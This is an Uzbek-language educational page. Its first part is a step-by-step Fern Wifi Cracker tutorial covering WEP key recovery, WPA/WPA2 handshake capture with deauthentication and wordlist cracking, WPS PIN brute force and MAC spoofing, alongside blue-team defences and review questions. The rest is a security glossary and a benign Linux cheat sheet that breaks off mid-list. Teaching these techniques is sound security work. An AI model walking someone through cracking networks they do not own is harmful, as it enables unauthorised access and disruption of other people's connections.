Faqat o'zingizga tegishli Wi-Fi tarmog'ida yoki yozma ruxsat berilgan laboratoriya uskunasida ishlating. Boshqa birovning tarmog'iga ruxsatsiz kirish — texnik jihatdan oson ko'rinsa ham — jinoiy javobgarlikka olib keladi.

O'RNATISH

Kali Linux

Fern Wifi Cracker Kali'da wireless metapaketlar tarkibida yoki apt orqali o'rnatiladi.

bash
```
$ sudo apt update
```
ro'yxatni yangilash

bash
```
$ sudo apt install fern-wifi-cracker
```
o'rnatish

bash
```
$ fern-wifi-cracker
```
dasturni ishga tushirish (yoki Applications menyusidan)

O'RNATISH

Kerakli yordamchi vositalar

Fern o'zi aircrack-ng, reaver, macchanger kabi vositalarga tayanadi — ular odatda Kali'da tayyor turadi, bo'lmasa alohida o'rnatiladi.

bash
```
$ sudo apt install aircrack-ng reaver macchanger
```
orqa fonda ishlatiladigan vositalar

O'RNATISH

GitHub'dan qo'lda o'rnatish (agar apt'da topilmasa)

Ba'zi versiyalarda repozitoriyda yo'q bo'lishi mumkin.

bash
```
$ git clone https://github.com/savio-code/fern-wifi-cracker.git
```
manba kodini yuklab olish

bash
```
$ cd fern-wifi-cracker && sudo python3 setup.py install
```
tizimga o'rnatish

WI-FI ADAPTERNI TAYYORLASH

Monitor rejimini qo'llab-quvvatlaydigan adapter

Fern ishlashi uchun Wi-Fi kartangiz "monitor mode" va "packet injection"ni qo'llab-quvvatlashi shart — ko'p noutbuk ichidagi kartalar buni qo'llamaydi, tashqi USB Wi-Fi adapter (masalan Alfa seriyasi) kerak bo'lishi mumkin.

bash
```
$ iwconfig
```
mavjud simsiz interfeyslarni ko'rish

bash
```
$ sudo airmon-ng
```
adapter monitor rejimni qo'llab-quvvatlashini tekshirish

WI-FI ADAPTERNI TAYYORLASH

Dastur ichida avtomatik yoqiladi

Fern ishga tushganda interfeysni tanlab, monitor rejimga avtomatik o'tkazadi — qo'lda airmon-ng start yozish shart emas.

BOSH OYNA VA INTERFEYS TANLASH

Interface selection

Dastur ochilganda yuqorida mavjud Wi-Fi interfeyslar ro'yxati chiqadi (masalan wlan0, wlan1). Monitor rejimni qo'llaydigan interfeysni tanlang.

BOSH OYNA VA INTERFEYS TANLASH

Scan for Access Points

Interfeys tanlangandan keyin shu tugma bosiladi — atrofdagi Wi-Fi tarmoqlarini (access point) skanerlaydi va ro'yxat chiqaradi.

BOSH OYNA VA INTERFEYS TANLASH

WEP va WPA tugmalari

Skanerlash tugagach, topilgan tarmoqlar ikki toifaga ajratilib ko'rsatiladi: WEP (eski, zaif shifrlash) va WPA/WPA2 (zamonaviy). Har birining ustiga bosilsa, mos ro'yxat ochiladi.

WEP TARMOG'INI SINASH

WEP nima uchun zaif

WEP eski shifrlash standarti, uning ichidagi zaiflik tufayli yetarlicha paket to'planganda kalit statistik usullar bilan ancha tez tiklanadi.

WEP TARMOG'INI SINASH

Jarayon

1) WEP tugmasidan maqsad tarmoqni tanlang. 2) "Wi-Fi Attack" tugmasini bosing. 3) Fern avtomatik airodump-ng'ni ishga tushirib paket to'playdi, kerak bo'lsa aireplay-ng bilan trafikni sun'iy ko'paytiradi (ARP replay). 4) Yetarli paket to'planganda kalitni avtomatik hisoblab chiqaradi va oynada ko'rsatadi.

WEP TARMOG'INI SINASH

Natija

Topilgan WEP kaliti dastur oynasida va saqlangan session jurnalida ko'rsatiladi.

WPA/WPA2 TARMOG'INI SINASH (HANDSHAKE ORQALI)

WPA/WPA2 qanday ishlaydi

WEP'dan farqli, WPA/WPA2'ni statistik usulda tezda sindirib bo'lmaydi. Fern qurilma tarmoqqa ulanayotganda yuboriladigan "handshake"ni ushlaydi, so'ng uni lug'at (wordlist) bilan solishtirib sinaydi.

WPA/WPA2 TARMOG'INI SINASH (HANDSHAKE ORQALI)

Jarayon

1) WPA tugmasidan maqsad tarmoqni tanlang. 2) Lug'at faylini (wordlist) ko'rsating — Fern bilan birga kichik namuna lug'at keladi, kattaroq natija uchun rockyou.txt kabi lug'at tanlanadi. 3) "Wi-Fi Attack" tugmasini bosing. 4) Fern ulangan qurilmani deauth qilib (vaqtincha uzib) qayta ulanishga majburlaydi, shu daqiqada handshake'ni ushlaydi. 5) Ushlangan handshake lug'atdagi so'zlar bilan solishtirilib sinaladi.

WPA/WPA2 TARMOG'INI SINASH (HANDSHAKE ORQALI)

rockyou.txt ulash

Kengroq lug'at bilan sinash uchun Kali'dagi tayyor lug'atdan foydalanish mumkin.

```bash
$ gunzip /usr/share/wordlists/rockyou.txt.gz
lug'atni ochish (bir marta kerak)
```

WPA/WPA2 TARMOG'INI SINASH (HANDSHAKE ORQALI)

Cheklov

Agar parol lug'atda bo'lmasa yoki uzun va tasodifiy bo'lsa, WPA/WPA2 ni bu usulda amalda sindirib bo'lmaydi — bu aynan uzun va murakkab parol ishlatish nega tavsiya etilishining isboti.

WPS ZAIFLIGINI TEKSHIRISH

WPS (Wi-Fi Protected Setup)

Qurilmalarni parolsiz, 8 xonali PIN orqali tez ulash uchun yaratilgan funksiya. Ko'p eski router'larda PIN'ni qo'pol kuch (bruteforce) bilan topish mumkin bo'lgan zaiflik bor.

WPS ZAIFLIGINI TEKSHIRISH

Fern'da WPS

Reaver vositasini chaqirib, PIN'ni avtomatik sinaydi. Agar router zaif bo'lsa, PIN topilgach, WPA parolning o'zi ham ochiladi.

WPS ZAIFLIGINI TEKSHIRISH

Eslatma

Zamonaviy router'larning aksariyatida bu zaiflik yopilgan (lockout mexanizmi bor), shuning uchun natija ko'pincha chiqmaydi — bu normal holat.

QO'SHIMCHA FUNKSIYALAR

Session saqlash

Fern topilgan tarmoqlar, kalitlar va ulanish tarixini database (SQLite) ko'rinishida saqlaydi, "Database" bo'limidan oldingi natijalarni ko'rish mumkin.

QO'SHIMCHA FUNKSIYALAR

Auto Attack rejimi

Bir nechta tarmoqni navbat bilan avtomatik sinab chiqadigan rejim — laboratoriya sharoitida bir nechta mashq nuqtasini ketma-ket tekshirish uchun.

QO'SHIMCHA FUNKSIYALAR

Internet orqali ulanish (Access Point mode)

Topilgan parol bilan tarmoqqa ulanib, shu ulanishni boshqa qurilmalar bilan ulashish (hotspot) funksiyasi ham mavjud.

QO'SHIMCHA FUNKSIYALAR

MAC manzilini o'zgartirish

Fern ichida macchanger orqali adapter MAC manzilini o'zgartirish tugmasi ham bor — sinov vaqtida o'z qurilmangizni tanib bo'lmasligi uchun.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

WEP'dan voz keching

WEP zamonaviy standart emas, har qanday router sozlamasida WPA2 yoki WPA3'ga o'tish shart.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

WPS'ni o'chiring

Agar router'ingizda ishlatilmasa, WPS funksiyasini sozlamalardan o'chirib qo'yish zaiflikni butunlay yo'q qiladi.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

Uzun va tasodifiy parol

12+ belgili, lug'atda bo'lmaydigan parol handshake orqali sinashni amalda foydasiz qiladi.

HIMOYA NUQTAI NAZARIDAN (BLUE TEAM)

Deauth hujumlariga qarshi

Ba'zi zamonaviy access point'lar 802.11w (Management Frame Protection) qo'llab-quvvatlaydi — bu deauth paketlarini imzolab, soxtalashtirishni qiyinlashtiradi.

MUAMMOLARNI HAL QILISH

"No wireless interfaces found"

Adapter monitor rejimni qo'llamaydi yoki drayver muammosi bor. airmon-ng bilan tekshiring, kerak bo'lsa tashqi USB adapter ulang.

MUAMMOLARNI HAL QILISH

Dastur ishga tushmayapti yoki xato beryapti

Root huquqisiz ishga tushirilgan bo'lishi mumkin — sudo fern-wifi-cracker bilan sinang, yoki Qt/Python kutubxonalari yetishmayotganini tekshiring.

MUAMMOLARNI HAL QILISH

Skanerlashda tarmoqlar chiqmayapti

Interfeys monitor rejimga o'tmagan bo'lishi mumkin, qo'lda tekshiring.

bash

```
$ sudo airmon-ng start wlan0
monitor rejimni qo'lda yoqib ko'rish
```

MUAMMOLARNI HAL QILISH

Handshake ushlanmayapti

Maqsad tarmoqda ulangan qurilma yo'q bo'lishi mumkin (deauth qilish uchun kimdir ulangan bo'lishi kerak) yoki signal zaif.

MUAMMOLARNI HAL QILISH

Virtual mashinada ishlamayapti

Wi-Fi adapter VM'ga to'g'ri ulanmagan (USB passthrough kerak), chunki ko'p ichki noutbuk kartalari virtual mashinaga uzatilmaydi.

TEZKOR ESLATMA (CHEAT SHEET)

Ishlash tartibi (qisqa)

1) Interfeys tanlash. 2) Scan for Access Points. 3) WEP yoki WPA tanlash. 4) Kerak bo'lsa lug'at ko'rsatish. 5) Wi-Fi Attack tugmasi. 6) Natijani Database'dan ko'rish.

TEZKOR ESLATMA (CHEAT SHEET)

Orqa fonda ishlaydigan vositalar

airmon-ng (monitor rejim), airodump-ng (skanerlash/handshake ushlash), aireplay-ng (deauth/ARP replay), aircrack-ng (kalitni hisoblash), reaver (WPS PIN sinash), macchanger (MAC o'zgartirish).

TAKRORLASH SAVOLLARI

Savol 1: Fern Wifi Cracker mustaqil texnologiyami, yoki boshqa vositalarni chaqiradimi?

Javob: mustaqil emas — aircrack-ng, reaver va macchanger kabi vositalarni orqa fondan chaqiradigan grafik qobiq (GUI wrapper).

TAKRORLASH SAVOLLARI

Savol 2: WEP va WPA/WPA2'ni sinash jarayoni nima bilan farq qiladi?

Javob: WEP yetarli paket to'planganda statistik usul bilan tez tiklanadi, WPA/WPA2 esa ushlangan handshake'ni lug'at (wordlist) bilan solishtirib sinalishini talab qiladi.

TAKRORLASH SAVOLLARI

Savol 3: Fern ishlashi uchun Wi-Fi adapterga qo'yiladigan asosiy talab nima?

Javob: adapter monitor rejim va packet injection'ni qo'llab-quvvatlashi kerak, ko'p ichki noutbuk kartalari bu talabga javob bermaydi.

TAKRORLASH SAVOLLARI

Savol 4: WPS zaifligi nimadan iborat?

Javob: ba'zi router'larda 8 xonali WPS PIN'ni qo'pol kuch (bruteforce) bilan topish mumkin, PIN topilsa WPA parolning o'zi ham ochiladi.

TAKRORLASH SAVOLLARI

Savol 5: Uzun va tasodifiy Wi-Fi parol nega himoya qiladi?

Javob: handshake ushlanganidan keyin ham parol lug'atda bo'lmasa yoki juda uzun bo'lsa, uni amaliy vaqt ichida sinab topib bo'lmaydi.



38 Lug'at va tezkor eslatma (cheat sheet)

204 ta buyruq · 19 ta bo'lim

Kiberxavfsizlik atamalarining qisqa izohli lug'ati, buyruqlar eslatmasi va 10 ta mavzu bo'yicha toifalar jadvali (hakkerlar, tahdidlar, autentifikatsiya, firewall, shifrlash, zararli dastur, ijtimoiy muhandislik, tarmoq vositalari, hodisaga javob bosqichlari, eng yaxshi amaliyotlar). Intervyu va mashqlar oldidan tez takrorlash uchun qulay.

> **MAQSAD** **Hamma yo'nalishlar uchun ma'lumotnoma**

LUG'AT: TARMOQ

IP manzil

Tarmoqdagi qurilmaning raqamli manzili (IPv4: 192.168.1.5, IPv6: 2001:db8::1).

LUG'AT: TARMOQ

MAC manzil

Tarmoq kartasining apparat manzili; mahalliy tarmoqda qurilmani ajratadi.

LUG'AT: TARMOQ

Port

Qurilma ichida xizmatni ajratuvchi raqam (0-65535); masalan SSH 22, HTTP 80, HTTPS 443.

LUG'AT: TARMOQ

TCP va UDP

TCP — ulanish o'rnatib, yetkazilishni kafolatlaydi; UDP — kafolatsiz, ammo tez (DNS, video, o'yin).

LUG'AT: TARMOQ

DNS

Domen nomini (example.com) IP manzilga aylantiruvchi tizim.

LUG'AT: TARMOQ

DHCP

Qurilmaga IP manzilni avtomatik beruvchi xizmat.

LUG'AT: TARMOQ

NAT

Ichki IP manzillarni bitta tashqi manzil orqali internetga chiqaruvchi texnologiya.

LUG'AT: TARMOQ
VPN
Trafikni shifrlangan tunnel orqali yuborish; ochiq tarmoqda va masofaviy ish uchun himoya.

LUG'AT: TARMOQ
Subnet (CIDR)
Tarmoqni qismlarga bo'lish; 192.168.1.0/24 — 256 ta manzilli tarmoq.

LUG'AT: TARMOQ
Gateway
Mahalliy tarmoqni boshqa tarmoq (internet) bilan bog'lovchi qurilma.

LUG'AT: TARMOQ
Firewall
Trafikni qoidalar bo'yicha o'tkazuvchi yoki to'xtatuvchi himoya vositasi.

LUG'AT: TARMOQ
Proxy
Foydalanuvchi va server o'rtasidagi vositachi; filtrlash, keshlash yoki anonimlik uchun.

LUG'AT: TARMOQ
Packet
Tarmoq orqali yuboriladigan ma'lumotning bitta bo'lagi (sarlavha + yuk).

LUG'AT: TARMOQ
Handshake
Ulanishni o'rnatishdagi kelishuv bosqichi (TCP da SYN, SYN-ACK, ACK).

LUG'AT: HUJUM VA ZAIFLIK
Zaiflik (vulnerability)
Tizimdagi xavfsizlik kamchiligi, undan foydalanib zarar yetkazish mumkin.

LUG'AT: HUJUM VA ZAIFLIK
CVE
Common Vulnerabilities and Exposures — ommaga ma'lum zaifliklarning noyob raqami (CVE-2021-44228).

LUG'AT: HUJUM VA ZAIFLIK
CVSS
Zaiflik jiddiyligini 0-10 ball bilan baholash standarti.

LUG'AT: HUJUM VA ZAIFLIK
Exploit
Zaiflikdan foydalanuvchi kod yoki usul; faqat ruxsat etilgan tekshiruvda ishlatiladi.

LUG'AT: HUJUM VA ZAIFLIK
Payload
Ekspluatatsiyadan keyin bajariladigan asosiy kod yoki ma'lumot.

LUG'AT: HUJUM VA ZAIFLIK
Zero-day
Ishlab chiqaruvchi hali bilmaydigan va tuzatilmagan zaiflik.

LUG'AT: HUJUM VA ZAIFLIK
Malware
Zararli dastur: virus, troyan, qurt (worm), ransomware, spyware.

LUG'AT: HUJUM VA ZAIFLIK
Ransomware
Fayllarni shifrlab, ochish uchun to'lov talab qiladigan zararli dastur.

LUG'AT: HUJUM VA ZAIFLIK
Phishing
Soxta xat yoki sayt orqali foydalanuvchini aldab, parol yoki pul olish.

LUG'AT: HUJUM VA ZAIFLIK
Social engineering
Texnikaga emas, odam psixologiyasiga qaratilgan aldov usullari.

LUG'AT: HUJUM VA ZAIFLIK
Brute force
Parolni ko'p variantni ketma-ket sinab topishga urinish.

LUG'AT: HUJUM VA ZAIFLIK
DDoS
Ko'p manbadan bir vaqtda so'rov yuborib, xizmatni ishdan chiqarish hujumi.

LUG'AT: HUJUM VA ZAIFLIK
MITM
Man-in-the-Middle — ikki tomon orasiga kirib, trafikni ko'rish yoki o'zgartirish.

LUG'AT: HUJUM VA ZAIFLIK
Injection
Kiritilgan ma'lumot buyruq sifatida bajarilishiga olib keladigan zaiflik (SQL, buyruq in'ektsiyasi).

LUG'AT: HUJUM VA ZAIFLIK
XSS
Cross-Site Scripting — sahifaga zararli skript kiritilishi.

LUG'AT: HUJUM VA ZAIFLIK
Privilege escalation
Oddiy huquqdan yuqoriroq (masalan root) huquqqa ko'tarilish.

LUG'AT: HUJUM VA ZAIFLIK
Lateral movement
Hujumchining tarmoq ichida bir tizimdan boshqasiga o'tishi.

LUG'AT: HUJUM VA ZAIFLIK
Persistence
Hujumchining tizimda qayta ishga tushirishdan keyin ham qolib ketish usuli.

LUG'AT: HUJUM VA ZAIFLIK
Backdoor
Oddiy autentifikatsiyani chetlab o'tadigan yashirin kirish yo'li.

LUG'AT: HUJUM VA ZAIFLIK
Botnet
Hujumchi boshqaradigan zararlangan qurilmalar tarmog'i.

LUG'AT: HIMOYA VA MONITORING
SIEM
Loglarni markazlashtirib yig'ib, bog'lab tahlil qiladigan tizim (Wazuh, Splunk, Elastic).

LUG'AT: HIMOYA VA MONITORING
SOC
Security Operations Center — xavfsizlikni 24/7 kuzatuvchi jamoa.

LUG'AT: HIMOYA VA MONITORING
IDS va IPS
Hujumni aniqlovchi (IDS) va to'xtatuvchi (IPS) tizimlar.

LUG'AT: HIMOYA VA MONITORING
EDR
Endpoint Detection and Response — kompyuter va serverdagi shubhali xatti-harakatni aniqlovchi vosita.

LUG'AT: HIMOYA VA MONITORING
IOC
Indicator of Compromise — buzilish belgisi (zararli IP, xesh, domen).

LUG'AT: HIMOYA VA MONITORING
Threat intelligence
Tahdidlar haqidagi ma'lumot: kim, qanday usul bilan, nimaga hujum qiladi.

LUG'AT: HIMOYA VA MONITORING
Honeypot
Hujumchini jalb qilish va usulini o'rganish uchun atayin qo'yilgan soxta nishon.

LUG'AT: HIMOYA VA MONITORING
Hardening
Tizimni qotirish: ortiqcha xizmatlarni o'chirish, sozlamalarni qattiqlashtirish.

LUG'AT: HIMOYA VA MONITORING
Patch
Zaiflikni yopuvchi dasturiy yangilanish.

LUG'AT: HIMOYA VA MONITORING
Least privilege
Eng kam huquq tamoyili: foydalanuvchiga faqat zarur huquq beriladi.

LUG'AT: HIMOYA VA MONITORING
Defense in depth
Bir necha himoya qatlami: bittasi o'tsa, keyingisi to'xtatadi.

LUG'AT: HIMOYA VA MONITORING
Incident response
Xavfsizlik hodisasini aniqlash, cheklash, tiklash va undan saboq olish jarayoni.

LUG'AT: HIMOYA VA MONITORING
Red Team
Hujumchi rolida tashkilotni sinaydigan jamoa.

LUG'AT: HIMOYA VA MONITORING
Blue Team
Himoya va aniqlash bilan shug'ullanuvchi jamoa.

LUG'AT: HIMOYA VA MONITORING
Purple Team
Red va Blue jamoalarining hamkorligi.

LUG'AT: HIMOYA VA MONITORING
Pentest
Penetration test — ruxsat bilan o'tkaziladigan, tizimning zaif joylarini topuvchi tekshiruv.

LUG'AT: KRIPTOGRAFIYA
Hash
Ma'lumotdan qaytarib bo'lmaydigan qisqa "barmoq izi" (SHA-256).

LUG'AT: KRIPTOGRAFIYA
Salt
Xeshlashdan oldin parolga qo'shiladigan tasodifiy qiymat; bir xil parol har xil xesh beradi.

LUG'AT: KRIPTOGRAFIYA
Simmetrik shifrlash
Bitta kalit bilan shifrlash va ochish (AES).

LUG'AT: KRIPTOGRAFIYA
Asimmetrik shifrlash
Ochiq va maxfiy kalit juftligi (RSA, ed25519).

LUG'AT: KRIPTOGRAFIYA
TLS
Veb trafikni shifrlovchi protokol (HTTPS asosi).

LUG'AT: KRIPTOGRAFIYA
Raqamli imzo
Ma'lumot muallifi va o'zgarmaganini isbotlovchi kriptografik belgi.

LUG'AT: KRIPTOGRAFIYA
Sertifikat
Ochiq kalit egasini tasdiqlovchi, ishonchli tashkilot imzolagan hujjat.

LUG'AT: KRIPTOGRAFIYA
2FA / MFA
Ikki yoki ko'p bosqichli autentifikatsiya: bilganingiz + egalik qilganingiz.

LUG'AT: KRIPTOGRAFIYA
Base64
Ikkilik ma'lumotni matn ko'rinishiga o'tkazish usuli; shifrlash emas.

LUG'AT: LINUX VA DASTURLASH
root
Linux dagi eng yuqori huquqli foydalanuvchi.

LUG'AT: LINUX VA DASTURLASH
sudo
Buyruqni boshqa (odatda root) foydalanuvchi huquqi bilan bajarish.

LUG'AT: LINUX VA DASTURLASH
Daemon
Fon rejimida ishlaydigan xizmat (sshd, cron).

LUG'AT: LINUX VA DASTURLASH
Pipe (quvur)
Bir buyruq chiqishini boshqasiga kirish qilib uzatish (| belgisi).

LUG'AT: LINUX VA DASTURLASH
stdin, stdout, stderr
Kirish, oddiy chiqish va xato chiqish oqimlari.

LUG'AT: LINUX VA DASTURLASH
Regex
Matndan namuna bo'yicha qism qidirish tili.

LUG'AT: LINUX VA DASTURLASH

API

Dasturlarning bir-biri bilan muloqot qilish interfeysi.

LUG'AT: LINUX VA DASTURLASH

JSON

Ma'lumot almashish uchun matn formati: {"ip": "10.0.0.1"}.

LUG'AT: LINUX VA DASTURLASH

Git

Kod o'zgarishlarini kuzatuvchi versiyalarni boshqarish tizimi.

LUG'AT: LINUX VA DASTURLASH

Konteyner

Ilovani o'zining muhiti bilan ajratib ishga tushiruvchi yengil paket (Docker).

CHEAT SHEET: LINUX

ls -la

Yashirin fayllar bilan batafsil ro'yxat.

```bash
$ ls -la
papka tarkibi
```

CHEAT SHEET: LINUX

cd, pwd

Papkaga o'tish va joriy yo'lni ko'rish.

```bash
$ cd /var/log && pwd
log papkasi
```

CHEAT SHEET: LINUX

grep -rin

Papkada harf farqisiz, qator raqami bilan qidirish.

```bash
$ grep -rin "failed" /var/log 2>/dev/null | head
xato izlash
```

CHEAT SHEET: LINUX

find

Fayl qidirish (nom, hajm, vaqt).

```bash
$ find . -name "*.log" -mtime -1
bir kunda o'zgargan loglar
```

CHEAT SHEET: LINUX

chmod / chown

Ruxsat va egani o'zgartirish.

```bash
$ chmod 600 fayl && sudo chown kali: fayl
faqat egasiga
```

CHEAT SHEET: LINUX

tar

Arxivlash va ochish.

bash

```
$ tar -czvf a.tar.gz papka/ && tar -xzvf a.tar.gz
```

siqish va ochish

CHEAT SHEET: LINUX

ps, top, kill

Jarayonlarni ko'rish va to'xtatish.

bash

```
$ ps aux | grep ssh
```

jarayon qidirish

CHEAT SHEET: LINUX

df, du, free

Disk va xotira holati.

bash

```
$ df -h && free -h
```

bo'sh joy va RAM

CHEAT SHEET: LINUX

systemctl

Xizmatlarni boshqarish.

bash

```
$ systemctl status ssh
```

xizmat holati

CHEAT SHEET: LINUX

journalctl

Tizim loglari.

bash

```
$ journalctl -u ssh -n 20
```

xizmat loglari

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

ip a, ip r

Interfeys va marshrut ma'lumotlari.

bash

```
$ ip -br a
```

qisqa interfeys ro'yxati

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

ss -tulnp

Tinglayotgan portlar va jarayonlar.

bash

```
$ sudo ss -tulnp
```

ochiq portlar

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

ping, traceroute

Ulanish va yo'lni tekshirish.

bash

```
$ ping -c 3 127.0.0.1
```

3 ta so'rov

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

dig

DNS so'rovi.

bash

```
$ dig +short example.com
```

IP manzil

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

curl -I

Faqat HTTP sarlavhalarni olish.

bash

```
$ curl -sI https://example.com | head -5
```

sarlavhalar

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

nmap

Port skan (faqat ruxsat etilgan tizimda).

bash

```
$ nmap -sT -p 1-1024 127.0.0.1
```

mahalliy skan

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

tcpdump

Paket ushlash.

bash

```
$ sudo tcpdump -i lo -nn -c 5
```

5 ta paket

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

ufw

Oddiy firewall.

bash

```
$ sudo ufw status verbose
```

holat

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

sha256sum

Fayl xeshi.

bash

```
$ sha256sum fayl.txt
```

yaxlitlikni tekshirish

CHEAT SHEET: TARMOQ VA XAVFSIZLIK

ssh-keygen

Kalit juftligi.

```bash
$ ssh-keygen -t ed25519
yangi kalit
```

CHEAT SHEET: PYTHON VA BASH

python3 -m venv

Alohida muhit.

```bash
$ python3 -m venv .venv && source .venv/bin/activate
muhitni yoqish
```

CHEAT SHEET: PYTHON VA BASH

pip install -r

Kutubxonalarni tiklash.

```bash
$ pip install -r requirements.txt
o'rnatish
```

CHEAT SHEET: PYTHON VA BASH

python3 -m http.server

Joriy papkani mahalliy veb server sifatida ochish.

```bash
$ python3 -m http.server 8000 --bind 127.0.0.1
faqat mahalliy
```

CHEAT SHEET: PYTHON VA BASH

python3 -m unittest

Testlarni ishga tushirish.

```bash
$ python3 -m unittest -v
testlar
```

CHEAT SHEET: PYTHON VA BASH

bash -n

Skriptni ishga tushirmasdan sintaksisni tekshirish.

```bash
$ bash -n skript.sh
sintaksis tekshiruvi
```

CHEAT SHEET: PYTHON VA BASH

set -euo pipefail

Bash skript boshiga xavfsizlik sozlamasi.

```bash
$ echo 'set -euo pipefail'
har bir skript boshida
```

CHEAT SHEET: PYTHON VA BASH

crontab -e

Jadval bo'yicha ishga tushirish.

```bash
$ crontab -l
jadvalni ko'rish
```

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

White Hat (Oq shlyapa)

Ruxsat bilan ishlaydigan etik hakker; kompaniyalarga zaiflik topishda yordam beradi (pentester).

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Black Hat (Qora shlyapa)

Pul, ma'lumot o'g'irlash yoki vayron qilish maqsadida ruxsatsiz kiruvchi jinoyatchi hakker.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Gray Hat (Kulrang shlyapa)

Ruxsatsiz tekshirib, zaiflikni egasiga xabar beradi; niyati yaxshi bo'lsa ham ruxsatsiz kirish qonunga zid.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Red Team

Tashkilot ruxsati bilan "dushman" rolini o'ynab, himoyani haqiqiy hujum kabi sinovdan o'tkazuvchi mutaxassislar.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Blue Team

Tahdidlarni kuzatadigan, aniqlaydigan va javob beradigan himoyachilar jamoasi (monitoring, incident response).

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Green Hat (Yashil shlyapa)

Hali hakkerlik ko'nikmalarini o'rganayotgan, tajribasi kam yangi boshlovchi.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Script Kiddie

Texnologiyani chuqur tushunmasdan, boshqalar yozgan tayyor vositalarga tayanadigan tajribasiz foydalanuvchi.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

State-Sponsored (davlat homiyligidagi)

Katta resursli, ko'pincha josuslik yoki infratuzilmaga hujum qiluvchi hukumat qo'llab-quvvatlaydigan guruh (APT).

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Hacktivist

Siyosiy yoki ijtimoiy g'oyaga e'tibor tortish uchun sayt buzish yoki DDoS qiluvchi hujumchi.

LUG'AT: HAKKERLAR TURLARI (NIYAT VA RUXSATGA KO'RA)

Insider (ichki xodim)

O'z ruxsatidan noto'g'ri foydalanadigan xodim yoki pudratchi; ichkaridan bo'lgani uchun aniqlash qiyin.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Insider Threat
Tashkilot ichidan (norozi xodim yoki beparvo hamkor) kelgan tahdid.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
External Threat
Tashqaridan — hakker, uyushgan jinoyatchi guruh yoki bot-tarmoq orqali keladigan tahdid.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Physical Threat
Server xonasiga kirish, qurilmani o'g'irlash kabi jismoniy harakat orqali zarar.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Human Error
Noto'g'ri sozlama yoki zaif parol kabi inson xatosidan kelib chiqadigan eng keng tarqalgan xavf.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Supply Chain Threat
Ishonchli yetkazib beruvchi yoki dastur yangilanishi orqali kiradigan zararli kod xavfi.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Credential Threat
Login, parol yoki tokenlarni o'g'irlash yoki suiiste'mol qilish (fishing, baza sizib chiqishi).

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Network Threat
Tarmoq infratuzilmasiga qaratilgan hujum: DDoS, sniffing, man-in-the-middle.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Application Threat
Dastur va ilovalardagi zaifliklarga qaratilgan hujum (SQL injection, XSS).

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
Cloud Threat
Noto'g'ri sozlangan saqlash joyi yoki ochiq API kaliti kabi bulutga xos xavf.

LUG'AT: XAVFSIZLIK TAHDIDLARI TURLARI
IoT Threat
Kamera, router, aqlli soat kabi ulangan qurilmalardagi zaiflik — ko'pincha standart parol sababli.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Password
Foydalanuvchi nomi va parol orqali tekshirish — eng oddiy, lekin eng ko'p buziladigan usul.

LUG'AT: AUTENTIFIKATSIYA TURLARI
PIN
Qisqa raqamli kod orqali tekshirish, odatda qurilmaga bog'liq.

LUG'AT: AUTENTIFIKATSIYA TURLARI
OTP (bir martalik parol)
Qurilma yoki ilovaga yuboriladigan, qisqa muddat amal qiladigan va qayta ishlatib bo'lmaydigan kod.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Biometric
Barmoq izi yoki yuz skaneri kabi noyob xususiyat; qulay, lekin o'zgartirib bo'lmaydi.

LUG'AT: AUTENTIFIKATSIYA TURLARI
2FA (ikki faktorli)
Ikki tekshirish usulini birlashtirish, masalan parol + SMS/ilova kodi.

LUG'AT: AUTENTIFIKATSIYA TURLARI
MFA (ko'p faktorli)
Bilim (parol), egalik (telefon) va xususiyat (barmoq izi) omillaridan ikki yoki undanda ortig'ini birlashtirish.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Security Key
YubiKey kabi jismoniy xavfsizlik kaliti — fishingga eng chidamli usullardan biri.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Certificate-Based
Foydalanuvchi yoki qurilmani raqamli sertifikat bilan tekshirish; korporativ tarmoq va VPN'da keng qo'llanadi.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Token-Based
Veb-ilovalarda (masalan JWT) sessiyani tasdiqlovchi xavfsiz token.

LUG'AT: AUTENTIFIKATSIYA TURLARI
Passwordless
Passkey, biometrika yoki kalit bilan parolsiz kirish — parol o'g'irlanishi xavfini yo'qotadi.

LUG'AT: FIREWALL TURLARI
Packet Filtering
IP manzil, port va protokolga qarab trafikni filtrlaydi — eng oddiy va tez, lekin kontekstni tushunmaydi.

LUG'AT: FIREWALL TURLARI
Stateful Inspection
Faol ulanishlarni kuzatib, ulanish holatiga (kontekstga) mos qaror qabul qiladi.

LUG'AT: FIREWALL TURLARI
Circuit-Level Gateway
TCP ulanish o'rnatilishi (handshake)ning qonuniyligini tekshiradi, ma'lumot mazmunini emas.

LUG'AT: FIREWALL TURLARI
